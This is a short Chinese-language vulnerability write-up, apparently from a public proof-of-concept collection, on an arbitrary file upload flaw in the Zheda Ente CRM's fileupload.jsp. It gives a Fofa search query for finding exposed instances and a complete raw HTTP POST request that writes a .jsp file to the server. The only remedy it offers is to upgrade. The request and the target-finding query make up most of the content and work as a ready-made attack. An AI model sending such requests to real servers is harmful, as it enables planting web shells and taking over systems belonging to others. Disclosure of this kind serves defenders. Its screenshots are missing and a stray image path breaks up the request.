# 浙大恩特客户资源管理系统 fileupload.jsp 任意文件上传漏洞

## 漏洞描述

浙大恩特客户资源管理系统是恩特软件开发的一款客户资源管理系统。浙大恩特客户资源管理系统 fileupload.jsp 存在任意文件上传漏洞。攻击者可通过该漏洞在服务器端上传后门，执行代码，获取服务器权限，进而控制整个 web 服务器。

## 漏洞复现

1. Fofa

title="欢迎使用浙大恩特客户资源管理系统"



1. 部分界面如下



1. 隐患URL

POST /entsoft\_en/entereditor/jsp/fileupload.jsp?filename=123123.jsp HTTP/1.1

Host:

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9


Cookie: JSESSIONID=2511BA8347F6BD511B037A4B0C40DDE3; JSESSIONID=17BAFD608E509D1C96AF5715B9C0C235

Connection: close

Content-Type: application/x-www-form-urlencoded

Content-Length: 4

test



1. 访问如下



## 修复建议

1、升级到安全版本。